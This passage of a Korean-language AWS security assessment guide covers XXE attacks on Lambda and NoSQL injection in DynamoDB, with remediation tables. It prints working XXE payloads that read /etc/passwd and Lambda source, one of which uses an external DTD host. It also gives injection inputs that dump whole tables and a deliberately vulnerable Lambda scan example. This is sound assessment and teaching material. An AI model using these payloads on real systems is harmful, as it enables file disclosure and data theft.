
진단 사례1. 일반적인 웹 입력값 변조를 통한 XXE 공격

Step 1. 정상적인 xml 형식의 데이터를 파싱하여 출력하는 것을 확인합니다.



[그림 36] 정상 입력값으로 파싱 후 출력되는 것을 확인

Step 2. 파일을 지정하는 외부 엔티티를 선언 후, 태그 값으로 해당 외부 엔티티를 참조하는 페이로드를 작성하여 전송하면, 선언된 "/etc/passwd" 파일의 내용을 확인할 수 있습니다.



[그림 37] 외부 엔티티 참조를 통한 파일(/etc/passwd) 확인 가능함

진단 사례2. Lambda 이벤트 트리거를 통한 XXE 공격

- ❑ 사용자가 외부 엔티티를 참조하도록 작성된 XML 파일을 S3에 업로드를 수행함
- ❑ 해당 S3 이벤트와 연결된 Lambda함수가 트리거 되며 데이터를 파싱하여, XXE 공격 발생함

Step1. XML 형식의 데이터를 S3 버킷에 업로드 시 Lambda 함수가 트리거 되며, 해당 데이터를 파싱하여 반환하는 것을 확인할 수 있습니다.

일반 XML 데이터 형식

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World">
]>
<foo>
  Hello &bar;
</foo>
```

[그림 38] XML 데이터 파싱 응답 데이터

Step2. 파일을 지정하는 외부 엔티티를 선언 후, 태그 값으로 해당 외부 엔티티를 참조하는 페이로드를 작성하여 전송하면, 선언된 "/etc/passwd" 파일의 내용을 확인할 수 있습니다.

내부 파일 조회 - 외부 객체를 참조하는 XML 데이터 형식

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
    <!ENTITY bar SYSTEM "file:///etc/passwd" >]>
    <root>
        <child>AAAAA</child>
        <child>&bar;</child>
        <child>CCCC</child>
    </root>
```

요청: /xxe
상태: 200
지연 시간: 468ms
응답 본문

```
"<root>₩n        <child>AAAAA</child>₩n        <child>root:x:0:0:root:/roo
t:/bin/bash₩nbin:x:1:1:bin:/bin:/sbin/nologin₩ndaemon:x:2:2:daemon:/sbin:/
sbin/nologin₩nadm:x:3:4:adm:/var/adm:/sbin/nologin₩nlp:x:4:7:lp:/var/spoo
l/lpd:/sbin/nologin₩nsync:x:5:0:sync:/sbin:/bin/sync₩nshutdown:x:6:0:shutd
own:/sbin:/sbin/shutdown₩nhalt:x:7:0:halt:/sbin:/sbin/halt₩nmail:x:8:12:ma
il:/var/spool/mail:/sbin/nologin₩noperator:x:11:0:operator:/root:/sbin/nol
ogin₩ngames:x:12:100:games:/usr/games:/sbin/nologin₩nftp:x:14:50:FTP Use
r:/var/ftp:/sbin/nologin₩nnobody:x:99:99:Nobody:/:/sbin/nologin₩nsystemd-n
```

[그림 39] XML 데이터(/etc/passwd) 파싱 응답 데이터

Step3. 외부 엔티티를 참조하는 페이로드를 작성하여 선언된 "/var/task/lambda_function.py" 파일 파싱 시 정상적으로 동작하지 않습니다. (XMLSyntaxError)

내부 파일 조회 - 외부 객체를 참조하는 XML 데이터 형식

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
    <!ENTITY bar SYSTEM "file:///var/task/Lambda_function.py" >]>
    <root>
        <child>AAAAA</child>
        <child>&bar;</child>
        <child>CCCC</child>
    </root>
```

[그림 40] XML 데이터(/var/task/lambda_function.py) 파싱 응답 데이터

- ❑ XXE 파일 내용 노출에는 노출할 수 있는 파일 형식에 제한이 있습니다. 파일 내용에 잘못된 문자가 포함된 경우 내용을 검색할 수 없을 가능성이 높습니다. 이러한 경우, 공격자는 검색 전에 내용을 인코딩하는 기술을 통해 에러(XMLSyntaxError)를 방지합니다.
- ❑ <![CDATA [and]]> 문자 데이터(CDATA)는 XML 파서가 잘못된 문자를 구문 분석하는 것을 방지하기 위해 잘못된 문자를 둘러싸는 데 사용될 수 있습니다.

Step4. 파일을 지정하는 외부 엔티티를 선언 후, 태그 값으로 해당 외부 엔티티를 참조하는 페이로드를 작성하여 전송하면, 선언된 "/var/task/lambda_function" 파일의 내용을 확인할 수 있습니다.

내부 파일 조회 - 외부 객체를 참조하는 XML 데이터 형식

```
<!DOCTYPE root [
        <!ENTITY % content SYSTEM "file:///var/task/lambda_function.py">
        <!ENTITY % dtd SYSTEM "http://xx.xx.xx.xx:8087/readillegal.dtd">
        %dtd;
]>
<root> &filecontent; </root>
```

CDATA 래퍼가 HTML-ENTITY로 인코딩 된 외부 readillegeal.dtd 파일

```
<!ENTITY filecontent "&#x3c;&#x21;&#x5b;&#x43;&#x44;&#x41;&#x54;&#x41;&#x5b; %content; &#x5d;&#x5d;&#x3e;" >
```

요청: /xxe
상태: 200
지연 시간: 685ms
응답 본문


```
"<root>  from lxml import etree₩nimport boto3,os,urllib,json₩n₩ndef lambda
_handler(event, context):₩n    s3 = boto3.resource('s3')₩n    ₩n    ₩n
#key = urllib.parse.unquote_plus(event['Records'][0]['s3']['object']['ke
y'])₩n    #s3.meta.client.download_file('xxe-test-upload-xml', 'tmp/f.xm
l', '/tmp/f.xml')₩n    ₩n    bucket = 'xxe-test-upload-xml'₩n    key = 'tm
p/f.xml'₩n    file_name = '/tmp/f.xml'₩n    client = boto3.client('s3')₩n
client.download_file(bucket, key, file_name)₩n    ₩n    parser = etree.XML
Parser(no_network=False,resolve_entities=True,load_dtd=True)₩n    doc = et
ree.parse('/tmp/f.xml', parser).getroot()₩n    parsed_xml = etree.tostring
(doc)₩n    #output=parsed_xml.decode(₩"utf-8₩").replace(₩"₩₩n₩",₩"&lt;br&g
t;₩")₩n    output=parsed_xml.decode(₩"utf-8₩")₩n    print(output)₩n    ₩n
return {₩n        'statusCode': 200,₩n        'body': json.dumps(output)₩n
}₩n₩n          </root>"
```


[그림 41] XML 데이터(/var/task/lambda_function.py) 파싱 응답데이터

5.4.4. 진단 참고사항

진단 TIP

- Lambda 소스코드의 경로는 "/var/task/" 입니다.

5.4.5. 보안대책


<table>
<tr><th>구분</th><th>내용</th></tr>
<tr><td>취약점 명</td><td>Lambda: XML 외부객체 공격(XXE)</td></tr>
<tr><td>관련 서비스</td><td>Lambda</td></tr>
<tr><td>클라우드 특성</td><td>-</td></tr>
<tr><td>보안대책</td><td>
조치 방안1. DTD(외부 엔터티)를 비활성화
❑ XML 외부객체 공격은 AWS 자체 범위내의 것이 아닌 애플리케이션 소스코드에 의한 Injection 취약점이므로 자체 수정, 조치해야 함
❑ 외부 엔티티 참조 기능이 필요하지 않은 경우
1) DTD 관련 설정을 비활성화
2) DTD비활성화 할 수 없는 경우 외부 엔터티 및 외부 문서 유형 선언을 각 파서에 고유한 방식으로 비활성화 필요

❑ DTD 관련 설정 비활성화
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);


❑ XML 구문 분석에 사용되는 Python3 모듈의 취약성
<table>
<tr><th>공격 유형</th><th>sax</th><th>Etree</th><th>Minidom</th><th>Pulldom</th><th>Xmlrpc</th></tr>
<tr><td>Billion Laughs</td><td>취약</td><td>취약</td><td>취약</td><td>취약</td><td>취약</td></tr>
<tr><td>Quadratic Blowup</td><td>취약</td><td>취약</td><td>취약</td><td>취약</td><td>취약</td></tr>
<tr><td>External Entity Expansion</td><td>양호</td><td>양호</td><td>양호</td><td>양호</td><td>양호</td></tr>
<tr><td>DTD Retrieval</td><td>양호</td><td>양호</td><td>양호</td><td>양호</td><td>양호</td></tr>
<tr><td>Decompression Bomb</td><td>양호</td><td>양호</td><td>양호</td><td>양호</td><td>취약</td></tr>
</table>
❑ XML 구문 분석에 사용되는 PHP XML 파서
libxml_disable_entity_loader(true);
</td></tr>
<tr><td>비고</td><td>* XML 외부 엔티티 방지 치트 시트
(https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)</td></tr>
</table>

5.5. DynamoDB: NoSQL Injection

5.5.1. 진단환경



[그림 42] 엔터프라이즈 웹 호스팅 환경의 NoSQL Injection 공격 흐름(DynamoDB)



[그림 43] 서버리스 웹 애플리케이션 환경의 NoSQL Injection 공격 흐름(Lambda)

DynamoDB는 AWS 클라우드 기반 NoSQL 솔루션입니다. 데이터베이스로서 INSERT, UPDATES, DELETES, QUERY 및 SCAN 작업을 포함하여 데이터에 대한 CRUD 작업을 지원합니다. SELECT과 유사한 기능을 수행하기 위해 DynamoDB에서는 쿼리 및 스캔을 사용합니다. 쿼리는 사용자가 데이터 질의를 위해 기본 키 속성과 추가 필터를 사용해야합니다. 스캔 함수는 전체 테이블을 스캔하고 ScanFilters를 기반으로 결과를 리턴합니다.

5.5.2. 취약점 내용

구분	내용
취약점 설명	검증되지 않은 사용자 입력 값이 NoSQL 쿼리 실행에 영향을 주어 개발자가 의도하지 않은 기능을 실행시키는 취약점입니다.
판단 기준	**[취약]** 개발자가 의도하지 않은 쿼리를 실행하거나, 이를 통해 중요정보를 획득할 수 있을 경우 취약으로 판단합니다.
취약점 영향력	데이터베이스 내 중요정보가 탈취될 수 있습니다.
비고	SQL Injection과 달리 NoSQL Injection은 애플리케이션 계층이나 실제 NoSQL 데이터베이스에서 발생할 수 있습니다. 일반적으로 공격은 문자열이 구문 분석, 평가 또는 NoSQL API 호출에 연결되는 애플리케이션 계층에서 발생합니다.

5.5.3. 진단방안


진단 사례1. 스캔(Scan) 함수를 이용한 데이터베이스 조회 시 입력값 변조 시도(조건부 파라미터 변조)

데이터베이스 조회를 위한 비교 연산자 및 속성 값을 조작/활용할 수 있는 경우 공격자는 개발자가 노출하려는 데이터 세트보다 더 많은 질의를 수행할 수 있습니다.

Step1. 사용자 이름(kate)으로 정보 조회 요청 후 응답 데이터를 확인함

[그림 44] 사용자 정보 조회 시도(name:kate)

Step2. 질의 조건 값으로 추정되는 search_term(*), search_operator(GT) 값을 변조하여 요청 시 테이블(DemoUsers)의 모든 데이터가 응답되는 것을 확인함



[그림 45] 사용자 정보 조회 시도(name:*)

❑ **AWS DynamoDB는 비교 연산자를 사용하여 속성을 제공된 값을 평가함**

Expected, QueryFilter, ScanFilter 등 기존 파라미터를 사용해 질의 조건을 작성하는 방안은 다음과 같습니다.

- Expected : 속성을 제공된 값과 비교
- QueryFilter : 원하는 값만 반환한 후 쿼리 결과를 평가
- ScanFilter : 스캔 결과를 평가하고 원하는 값만 반환
- 비교 연산자(ComparisonOperator)
- 속성 값(AttributeValueList)

비교 연산자	연산 조건	속성(AttributeValueList)
NOT_NULL	속성이 존재하는 경우 참(True)	필요 없음
NULL	속성이 존재하지 않는 경우 참(True)	필요 없음
EQ(Equal)	속성이 값과 같으면 참(True)	단일 값으로 구성
NE(Not equal)	속성이 값과 같지 않으면 참(True)	단일 값으로 구성
LE (Less than or equal)	속성이 값보다 작거나 같으면 참(True)	단일 값으로 구성
LT(Less than)	속성이 값보다 작으면 참(True)	단일 값으로 구성
GE (Greater than or equal)	속성이 값보다 크거나 같으면 참(True)	단일 값으로 구성
GT(Greater than)	속성이 값보다 크면 참(True)	단일 값으로 구성
CONTAINS	값이 집합 내에 저장되거나, 하나의 값이 다른 값에 포함되는 경우 참(True)	단일 값으로 구성
NOT_CONTAINS	값이 집합 내에 포함되지 않거나, 하나의 값이 다른 값에 저장되지 않는 경우 참(True)	단일 값으로 구성
BEGINS_WITH	속성 중 첫 번째 일부 문자가 입력한 값과 일치하는 경우 참(True)	단일 값으로 구성 * 숫자 비교 불가
BETWEEN	값이 엔드포인트를 포함해 하한선과 상한선 사이에 있는 경우 참(True)	문자열, 숫자 또는 이진수 중 동일한 형식의 요소 2개 값으로 구성 * 범위 확인 시 사용
IN	값이 열거 목록의 값 중 하나라도 같으면 참(True)	문자열, 숫자, 이진수 중 한가지 형식 요소 * 비교 대상 속성이 일치하려면 형식이 동일하고 값도 정확해야 함

[표 7] AWS DynamoDB 기존 파라미터를 이용한 조건 작성 방안

❑ GT 연산자 기준 속성값 별 질의 요청

GT 연산자는 속성이 값보다 크면 참(True)으로 판단합니다. 문자열 비교연산 시 "*", " " 등의 특수문자는 알파벳 보다 값이 작아 테이블 내의 모든 데이터가 참(True)으로 처리되 응답됩니다.

요청 본문

```
{
  "db": "DemoUsers",
  "search_term":"d",
  "search_operator":"GT",
  "search_field":"name"
}
```

[그림 46] GT 연산자와 비교 속성값(d) 기준 질의 요청

❑ **GT 연산자 기준 속성값 별 질의 결과 비교**

name 항목의 데이터로 요청한 속성값과 비교 중이며, 테이블의 name 항목은 2건(dion, kate)입니다. 속성값으로 'e'를 제시하는 경우 'd' < 'e' 이므로 name항목에서 1건(kate)만 응답되는 것을 확인할 수 있습니다.

응답 본문


```
[
  {
    "email": {
      "S": "dion@gmail.com"
    },
    "name": {
      "S": "dion"
    },
    "phone": {
      "S": "01022223333"
    },
    "age": {
      "S": "25"
    }
  },
  {
    "email": {
      "S": "kate880213@gmail.com"
    },
    "name": {
      "S": "kate"
    },
    "phone": {
      "S": "01012345678"
    },
    "age": {
      "S": "21"
    }
  }
]
```


[그림 47] GT 연산자와 비교 속성값(d) 기준 질의 응답값

응답 본문


```
[
  {
    "email": {
      "S": "kate880213@gmail.com"
    },
    "name": {
      "S": "kate"
    },
    "phone": {
      "S": "01012345678"
    },
    "age": {
      "S": "21"
    }
  }
]
```


[그림 48] GT 연산자와 비교 속성값(e) 기준 질의 응답값

진단 사례2. 스캔(Scan) 함수를 이용한 데이터베이스 조회 시 입력값 변조 시도(표현식 변조)

Scan 함수는 전체 테이블의 모든 항목을 읽고 테이블의 모든 데이터를 반환합니다. 기준과 일치한는 항목이 반환되도록 선택적 filter-expression을 제공할 수 있습니다. 그러나 필터는 전체 테이블이 완료된 후에만 적용됩니다.

Step1. 조건(property), 값(value), 사용자 이름을 입력 값으로 받아 정보 조회를 시도함

```
DynamoDB Search.
======== [Request] =========
UserInput_property=phone
UserInput_value=01077848772
UserInput_name=judy
DynamoDB Scan : ScanSpec().withFilterExpression(property +"=:value and #name =:UserInput_name ")
          >> : ScanSpec().withFilterExpression(phone=01077848772 and name =judy)
======== [Response] =========
{ Item: {phone=01077848772, name=judy, email=judy113@gmail.com, age=26} }
```

[그림 49] 전화번호, 이름 값으로 정보 조회를 시도함

```
DynamoDB Search.
======== [Request] =========
UserInput_property=email
UserInput_value=judy113@gmail.com
UserInput_name=judy
DynamoDB Scan : ScanSpec().withFilterExpression(property +"=:value and #name =:UserInput_name ")
          >> : ScanSpec().withFilterExpression(email=judy113@gmail.com and name =judy)
======== [Response] =========
{ Item: {phone=01077848772, name=judy, email=judy113@gmail.com, age=26} }
```

[그림 50] 이메일, 이름 값으로 정보 조회를 시도함

Step2. 조건(property) 값을 변조(:email)하여 요청 시 에러메시지가 응답됨

```
DynamoDB Search.
======== [Request] =========
UserInput_property=:email
UserInput_value=judy113@gmail.com
UserInput_name=judy
DynamoDB Scan : ScanSpec().withFilterExpression(property +"=:value and #name =:UserInput_name ")
          >> : ScanSpec().withFilterExpression(:email=judy113@gmail.com and name =judy)
======== [Response] =========
Could not complete operation
Error Message:  Invalid FilterExpression: An expression attribute value used in expression is not defined;
 attribute value: :email (Service: AmazonDynamoDBv2; Status Code: 400; Error Code: ValidationException; Re
quest ID: ATS549LHDUJ1UF44UVSRJLUB2BVV4KQNSO5AEMVJF66Q9ASUAAJG; Proxy: null)
HTTP Status:    400
AWS Error Code: ValidationException
Error Type:     Client
Request ID:     ATS549LHDUJ1UF44UVSRJLUB2BVV4KQNSO5AEMVJF66Q9ASUAAJG
```

[그림 51] 조건(property) 값을 변조하여 정보 조회를 시도함(에러)

Step3. 조건(property) 값을 변조(:value) 하여 정보 조회를 시도함

```
DynamoDB Search.
======== [Request] =========
UserInput_property=:value
UserInput_value=judy113@gmail.com
UserInput_name=judy
DynamoDB Scan : ScanSpec().withFilterExpression(property +"=:value and #name =:UserInput_name ")
          >> : ScanSpec().withFilterExpression(:value=judy113@gmail.com and name =judy)
======== [Response] =========
{ Item: {phone=01077848772, name=judy, email=judy113@gmail.com, age=26} }
```

[그림 52] 조건(property) 값을 변조하여 정보 조회를 시도함(정상 조회)

Step4. 구문을 '참(Ture)'으로 만들어주는 쿼리(:value = :value or :value =)로 변조하여 전송 시 테이블의 모든 데이터가 조회됨

```
DynamoDB Search.
======== [Request] =========
UserInput_property=:value = :value or :value
UserInput_value=judy113@gmail.com
UserInput_name=judy
DynamoDB Scan : ScanSpec().withFilterExpression(property +"=:value and #name =:UserInput_name ")
          >> : ScanSpec().withFilterExpression(:value = :value or :value=judy113@gmail.com and name =judy
)
======== [Response] =========
{ Item: {phone=01022223333, name=dion, email=dion@gmail.com, age=25} }
{ Item: {phone=01077848772, name=judy, email=judy113@gmail.com, age=26} }
{ Item: {phone=01011354456, name=daniel, email=dn11113@gmail.com, age=26} }
{ Item: {phone=01012345678, name=kate, email=kate880213@gmail.com, age=21} }
```

[그림 53] 조건(property) 값을 변조하여 정보 조회를 시도함(전체 데이터 조회)

5.5.4. 진단 참고사항

진단 TIP

- **조건부 파라미터 변조 방식 진단 시 비교 값**

  문자열 비교연산 시 "*", " " 등의 특수문자는 알파벳 보다 값이 작아 테이블 내의 모든 데이터가 참(True)으로 처리되 응답됩니다.

- **표현식 변조 방식 진단을 위한 Type 값 확보방안**

  전체 데이터 조회를 위한 조건의 값은 Lambda OS 명령삽입 또는 에러메시지 노출 등의 취약점을 통해 파악할 수 있으나, 그 외엔 애플리케이션 동작만으로 파악하기엔 어려움이 있습니다.

주의사항

- DynamoDB 는 조건부 파라미터 변조를 통한 질의가 가능한 경우, 질의 대상인 테이블에 중요정보가 없는 경우 취약하지 않다 판단합니다. 단, 사용자 입력값으로 변조가 불가하도록 적용할것을 권고해야 합니다.


5.5.5. 보안대책

<table>
<tr><th>구분</th><th>내용</th></tr>
<tr><td>취약점 명</td><td>NoSQL Injection</td></tr>
<tr><td>관련 서비스</td><td>Amazon DynamoDB, Amazon Lambda, AWS SDK, AWS EC2</td></tr>
<tr><td>클라우드 특성</td><td>-</td></tr>
<tr><td>보안대책</td><td>
조치 방안1. 조건부 파라미터를 사용한 테이블 조회(Scan)
1) 기존 파라미터를 사용해 질의 조건을 작성하는 경우 질의를 위한 필수 사용자 입력 값을 제외한 값은 변조가 불가능하게 서버 단 소스코드에 값을 명시해야 함
NoSQL Inejection 취약 코드 예시, Lambda(python)
<pre>import json
import boto3

db = boto3.client('dynamodb')

def lambda_handler(event, context):
    if 'body' in event:
        jbody = json.loads(event['body'])

        if 'db' in jbody and 'search_term' in jbody and 'search_operator' in jbody ₩
                and 'search_field' in jbody:
            response = db.scan(TableName=jbody['table'], Select='ALL_ATTRIBUTES', ScanFilter={
                jbody['search_field']: {"AttributeValueList": [{"S": jbody['search_term']}],
                                        "ComparisonOperator": jbody['search_operator']}
            })</pre>
NoSQL Inejection 보안 코드 예시, Lambda(python)
<pre>:
        if 'db' in jbody and 'search_term' in jbody and 'search_operator' in jbody ₩
                and 'search_field' in jbody:
            response = db.scan(TableName="DemoUsers", Select='ALL_ATTRIBUTES', ScanFilter={
                jbody['search_field']: {"AttributeValueList": [{"S": jbody['search_term']}],
                                        "ComparisonOperator": "EQ"}
            })
:</pre>
조치 방안2. 표현식을 사용한 테이블 조회(Scan)
